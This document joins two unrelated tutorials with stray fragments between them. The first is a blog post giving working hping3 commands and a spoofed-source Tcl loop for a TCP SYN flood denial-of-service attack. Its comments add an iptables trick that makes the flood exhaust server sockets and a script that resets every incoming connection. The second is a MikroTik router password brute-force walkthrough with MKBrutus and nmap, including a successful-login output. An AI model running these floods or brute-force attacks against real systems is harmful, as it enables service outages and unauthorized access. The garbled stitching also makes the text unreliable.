TCP SYN flood DOS attack with hping

Security By Silver Moon On Nov 2, 2011 3 Comments

Hping

Wikipedia defines hping as :

hping is a free packet generator and analyzer for the TCP/IP protocol distributed by Salvatore Sanfilippo (also known as Antirez). Hping is one of the de facto tools for security auditing and testing of firewalls and networks, and was used to exploit the idle scan scanning technique (also invented by the hping author), and now implemented in the Nmap Security Scanner. The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human readable description of TCP/IP packets, so that the programmer can write scripts related to low level TCP/IP packet manipulation and analysis in very short time.

On ubuntu hping can be installed from synaptic manager.

```
$ sudo apt-get install hping3
```

Syn flood

To send syn packets use the following command at terminal

```
$ sudo hping3 -i u1 -S -p 80 192.168.1.1
```

The above command would send TCP SYN packets to 192.168.1.1

sudo is necessary since the hping3 create raw packets for the task , for raw sockets/packets root privilege is necessary on Linux.

S - indicates SYN flag

p 80 - Target port 80

i u1 - Wait for 1 micro second between each packet

More options

Sending N number of packets :

c - indicates the number of packets to send/receive

```
$ sudo hping3 -i u1 -S -p 80 -c 10  192.168.1.1
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes

--- 192.168.1.1 hping statistic ---
10 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Other options from help :

```
$ hping3 -help
usage: hping3 host [options]
  -h  --help       show this help
```

```
  -v  --version   show version

  -c  --count      packet count

  -i  --interval  wait (uX for X microseconds, for example -i u1000)

      --fast       alias for -i u10000 (10 packets for second)

      --faster     alias for -i u1000 (100 packets for second)

      --flood      sent packets as fast as possible. Don't show replies.

  -n  --numeric   numeric output

  -q  --quiet      quiet

  -I  --interface interface name (otherwise default routing interface)

  -V  --verbose   verbose mode

  -D  --debug      debugging info

  -z  --bind       bind ctrl+z to ttl         (default to dst port)

  -Z  --unbind     unbind ctrl+z

      --beep       beep for every matching packet received

Mode

  default mode     TCP

  -0  --rawip      RAW IP mode

  -1  --icmp       ICMP mode
```

```
  -2  --udp         UDP mode
  -8  --scan        SCAN mode.
                    Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen      listen mode

IP
  -a  --spoof       spoof source address
  --rand-dest       random destionation address mode. see the man.
  --rand-source     random source address mode. see the man.
  -t  --ttl         ttl (default 64)
  -N  --id          id (default random)
  -W  --winid       use win* id byte ordering
  -r  --rel         relativize id field        (to estimate host traffic)
  -f  --frag        split packets in more frag.  (may pass weak acl)
  -x  --morefrag    set more fragments flag
  -y  --dontfrag    set don't fragment flag
  -g  --fragoff     set the fragment offset
  -m  --mtu         set virtual mtu, implies --frag if packet size > mtu
  -o  --tos         type of service (default 0x00), try --tos help
```

```
  -G  --rroute     includes RECORD_ROUTE option and display the route buffer

  --lsrr           loose source routing and record route

  --ssrr           strict source routing and record route

  -H  --ipproto    set the IP protocol field, only in RAW IP mode

ICMP

  -C  --icmptype   icmp type (default echo request)

  -K  --icmpcode   icmp code (default 0)

      --force-icmp send all icmp types (default send only supported types)

      --icmp-gw    set gateway address for ICMP redirect (default 0.0.0.0)

      --icmp-ts    Alias for --icmp --icmptype 13 (ICMP timestamp)

      --icmp-addr  Alias for --icmp --icmptype 17 (ICMP address subnet mask)

      --icmp-help  display help for others icmp options

UDP/TCP

  -s  --baseport   base source port           (default random)

  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec

  -k  --keep       keep still source port

  -w  --win        winsize (default 64)
```

```
  -O  --tcpoff      set fake tcp data offset   (instead of
tcphdrlen / 4)

  -Q  --seqnum      shows only tcp sequence number

  -b  --badcksum    (try to) send packets with a bad IP
checksum

                    many systems will fix the IP checksum
sending the packet

                    so you'll get bad UDP/TCP checksum
instead.

  -M  --setseq      set TCP sequence number

  -L  --setack      set TCP ack

  -F  --fin         set FIN flag

  -S  --syn         set SYN flag

  -R  --rst         set RST flag

  -P  --push        set PUSH flag

  -A  --ack         set ACK flag

  -U  --urg         set URG flag

  -X  --xmas        set X unused flag (0x40)

  -Y  --ymas        set Y unused flag (0x80)

  --tcpexitcode     use last tcp->th_flags as exit code

  --tcp-mss         enable the TCP MSS option with the
given value

  --tcp-timestamp   enable the TCP timestamp option to
guess the HZ/uptime
```

```
Common

  -d  --data        data size                    (default is
0)

  -E  --file        data from file

  -e  --sign        add 'signature'

  -j  --dump        dump packets in hex

  -J  --print       dump printable characters

  -B  --safe        enable 'safe' protocol

  -u  --end         tell you when --file reached EOF and
prevent rewind

  -T  --traceroute traceroute mode             (implies
--bind and --ttl 1)

  --tr-stop         Exit when receive the first not ICMP in
traceroute mode

  --tr-keep-ttl     Keep the source TTL fixed, useful to
monitor just one hop

  --tr-no-rtt       Don't calculate/show RTT information in
traceroute mode

ARS packet description (new, unstable)

  --apd-send        Send the packet described with APD (see
docs/APD.txt)

$
```

Packet crafting with hping

AS of version 3 hping now is scriptable using Tcl language and also has a shell for interactive commands.

To send SYN packets :

```
$ sudo hping3
hping3> while {1} { hping send
"ip(saddr=1.2.3.4,daddr=192.168.1.1)+tcp(sport=4231,dport=80,flags=s)" }
^Z
[2]+  Stopped                 sudo hping3
$
```

The above method allows for easier human readable packet crafting. Use Wireshark to detect and analyse the packets send.

You can also code your own syn flood program in C, python or perl. It requires knowledge of socket programming.

Last Updated On : 24th November 2012

hackingsecuritysyn flood dos

Related Posts

-  **SYN Flood DOS Attack with C Source Code (Linux)**
-  **ICMP ping flood code using sockets in C – Winsock**
-  **Syn flood program in perl using raw sockets (Linux)**

 About **Silver Moon**

Php developer, blogger and Linux enthusiast. He can be reached at binarytides@gmail.com. Or find him on Google+

3 Comments + ADD COMMENT

- 
  - **Halil** December 21, 2016 at 3:27 am
  - Hi,
  - This is a SYN attack, in the same way, that every car is a race car.
  - You send a SYN, and get a SYN/ACK back. However its a build in mechanism that you send a RESET back for the other side to close the socket.
  - So what you will accomplish is just a lot of incomplete 3-way handshake, which WE stop after the second handshake. and the server closes the socket…..
  - The command used is correct indeed,
  - sudo hping3 -i u1 -S -p 80 192.168.1.1
  - However I would always use a -c with the -I u1 option as you don’t want your server to become unreachable and stay that way.
  - And, to make it a real SYN attack, drop egressing RST packets in iptables.
  - This causes the server to keep the sockets open and you can exhaust the sockets on the server side.
  - a real SYN attack is done as following:
  - iptables -A OUTPUT -p tcp -m tcp –tcp-flags RST RST -j DROP
  - sudo hping3 -i u1 -s ++0 -S -p 80 -c 65000 192.168.1.1
  - Don’t forget to remove the iptables rule afterwards, or even better, add the destination to drop RSTs, otherwise, all RSTs are dropped.
  - I just love hping3,
  - and the TCL capability.
  - for example, reset all tcp connections coming in :
  - while 1 {
  - set p [lindex [hping recv eth0] 0]
  - hping3 “-R” “-a” “[hping getfield ip daddr $p]” “-c” “1” “-p” “[hping getfield tcp sport $p]” “[hping getfield ip saddr $p]”
  - }
  - And the nice reply , where the remote is Acknowledging our RESET of the socket :)
  - nice network “virus”, which doesn’t let connections to be made :)
  - HPING x.x.x.x (br0 x.x.x.x): R set, 40 headers + 0 data bytes
  - len=46 ip=x.x.x.x ttl=117 DF id=25736 sport=61012 flags=A seq=0 win=9469 rtt=0.0 ms

- — x.x.x.x hping statistic —
- 1 packets transmitted, 1 packets received, 0% packet loss
- round-trip min/avg/max = 0.0/0.0/0.0 ms
- Have a nice (packet) crafting life :)

git clone https://github.com/mkbrutusproject/MKBRUTUS.git
It is necessary to have Python 3.x installed in order to run this tool. It was successfully tested in KALI LINUX, previous Py3 installation (apt-get install python3).

Finding forgotten MikroTIK password using MKBrutus (on Kali Linux)

Submitted by palo73 on Sun, 12/14/2014 - 12:56

Be able to login into an our MikroTIK device we have to memorize or at least remember our password, what could be sometimes (usually after a years of correct work) problem. Gaining access back to our device we may use tools used for pen testing (think ethical). One of such tools is **MKBRUTUS**, which have been developed mainly as a password bruteforcer for MikroTik devices or boxes running RouterOS. The tool is developed in Python 3 and it performs bruteforce attacks (dictionary-based) against RouterOS (ver. 3.x or newer). Our mikrotik device must of course have opened the 8728/TCP port.

Prerequisities

1) Mikrotik must have enabled the API service

The tool is sucessfull only if our mikrotik device have opened required 8728/TCP port.
We may test it running nmap targetinng on an IP address of the box

```
nmap -v MIKROTIK_IP
```

in my case

```
root@kali:~/MKBRUTUS# nmap -v 192.168.1.2

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-14 17:57 CET
Initiating ARP Ping Scan at 17:57
Scanning 192.168.1.2 [1 port]
Completed ARP Ping Scan at 17:57, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:57
Completed Parallel DNS resolution of 1 host. at 17:57, 0.02s elapsed
Initiating SYN Stealth Scan at 17:57
Scanning 192.168.1.2 [1000 ports]
Discovered open port 23/tcp on 192.168.1.2
Discovered open port 22/tcp on 192.168.1.2
Discovered open port 443/tcp on 192.168.1.2
Discovered open port 80/tcp on 192.168.1.2
Discovered open port 21/tcp on 192.168.1.2
Discovered open port 8291/tcp on 192.168.1.2
Discovered open port 2000/tcp on 192.168.1.2
```


Discovered open port 8728/tcp on 192.168.1.
Completed SYN Stealth Scan at 17:57, 0.12s elapsed (1000 total ports)
Nmap scan report for 192.168.1.2
Host is up (0.00023s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
80/tcp open http
443/tcp open https
2000/tcp open cisco-sccp
8291/tcp open unknown
8728/tcp open unknown
MAC Address: AB:11:66:DD:C9:E1 (Routerboard.com)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.056KB)
or shortly scan just the port
root@kali:~/mkbrutus/MKBRUTUS# nmap 192.168.1.2 -p 8728

Starting Nmap 6.47 (http://nmap.org) at 2014-12-14 18:02 CET
Nmap scan report for 192.168.1.2
Host is up (0.00044s latency).
PORT STATE SERVICE
8728/tcp open unknown
MAC Address: AB:11:66:DD:C9:E1 (Routerboard.com)

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds

Eventually when we install our box for first time we will open the port (menu IP -> services).



but of course we are opening the security risk, (the port is usually disabled on higher versions of RouterOS).

2) Python3

The mkbrutus tool is written in Python, so be able to run it we need a system with installed python 3.
Inside of debian/ubuntu based linux we will simply install python using

```
apt-get install pyhton3
```

3) Dictionaries

The tool performs a brute-force dictionary attack, so we have to have a dictionary with the list of vocabularies. If we have an idea which our passwords we had set up on the box, but we do not know precisely which one is correct we may create a text file with the list of possible passwords. Otherwise we may use some preprepared dictionaries, as for example thoose at:

- https://wiki.skullsecurity.org/Passwords
- http://wordlist.aspell.net/

4) Installing the tool

MKBrutus home site is available at: http://mkbrutusproject.github.io/MKBRUTUS/
Installing the tool within the linux we will just make a clone of the site:

```
git clone https://github.com/mkbrutusproject/MKBRUTUS.git
```

command will create a local folder named MKBRUTUS, so go in:

```
cd MKBRUTUS
```

and we may see the list of files

```
root@kali:~/MKBRUTUS# ls -al
total 144200
drwxr-xr-x 3 root root      4096 Dec 14 17:09 .
drwxr-xr-x 3 root root      4096 Dec 14 12:48 ..
-rwxr-xr-x 1 root root     34520 Dec 14 12:49 agpl.txt
-rwxr-xr-x 1 root root       461 Dec 14 12:49 CHANGELOG
drwxr-xr-x 8 root root      4096 Dec 14 12:49 .git
-rwxr-xr-x 1 root root       735 Dec 14 12:49 LICENSE
-rwxr-xr-x 1 root root     11811 Dec 14 12:49 mkbrutus.py
-rwxr-xr-x 1 root root      1045 Dec 14 12:49 README.md
-rwxr-xr-x 1 root root 139921562 Dec 14 13:05 our_dictionary
```

Using the tool

Printing help:

```
root@kali:~/MKBRUTUS# python3 ./mkbrutus.py -h
        _   _   _   _ ______  _____ _   _  _____ _   _ ______
       | \/  || | / /| ___ \ ___ \ | | |_   _| | | /  ___|
       | .  . || |/ / | |_/ / |_/ / | | | | | | | | \ `--.
       | |\/| ||    \ | ___ \    /| | | | | | | | | |`--. \
       | |  | || |\  \| |_/ / |\ \| |_| | | | | |_| /\__/ /
       \_|  |_/\_| \_/\____/\_| \_|\___/  \_/  \___/\____/

                    Mikrotik RouterOS Bruteforce Tool 1.0.2
          Ramiro Caire (@rcaire) & Federico Massa (@fgmassa)
                  http://mkbrutusproject.github.io/MKBRUTUS


   NAME
     MKBRUTUS.py - Password bruteforcer for MikroTik devices or boxes running RouterOS

   USAGE
     python mkbrutus.py [-t] [-p] [-u] [-d] [-s] [-q]

   OPTIONS
     -t, --target     RouterOS target
     -p, --port     RouterOS port (default 8728)
     -u, --user     User name (default admin)
     -h, --help     This help
     -d, --dictionary    Password dictionary
     -s, --seconds     Delay seconds between retry attempts (default 1)
     -q, --quiet     Quiet mode
```

and finally we start the tool with -t option specifying the IP address of our box, -d specifying the file with passwords. The port number is by default 8728 and the user name is admin.

```
root@kali:~/MKBRUTUS# python3 ./mkbrutus.py -t 192.168.1.2 -d our_dictionary
        _   _   _   _ ______  _____ _   _  _____ _   _ ______
       | \/  || | / /| ___ \ ___ \ | | |_   _| | | /  ___|
       | .  . || |/ / | |_/ / |_/ / | | | | | | | | \ `--.
```

```
        | |\/| ||\ | ___ \         /| | | | | | | | | |`--. \
        | |  | || |\  \| |_/ / |\ \| |_| | | | | |_| /\__/ /
        \_|  |_/\_| \_/\____/\_| \_|\___/  \_/  \___/\____/

                    Mikrotik RouterOS Bruteforce Tool 1.0.2
                Ramiro Caire (@rcaire) & Federico Massa (@fgmassa)
                    http://mkbrutusproject.github.io/MKBRUTUS

[*] Starting bruteforce attack...
--------------------------------
[-] Trying with default credentials on RouterOS...

[-] Default RouterOS credentials were unsuccessful, trying with XY passwords in list...

[-] Trying 1 of 8 Paswords - Current: Password1
[-] Trying 2 of 8 Paswords - Current: password2
[-] Trying 3 of 8 Paswords - Current: PASSword3
[-] Trying 4 of 8 Paswords - Current: passWORD4
[+] Login successful!!! User: admin Password: passWORD4

_____________________________________________

Elapsed Time: 4.3 sec | Passwords Tried: 4
```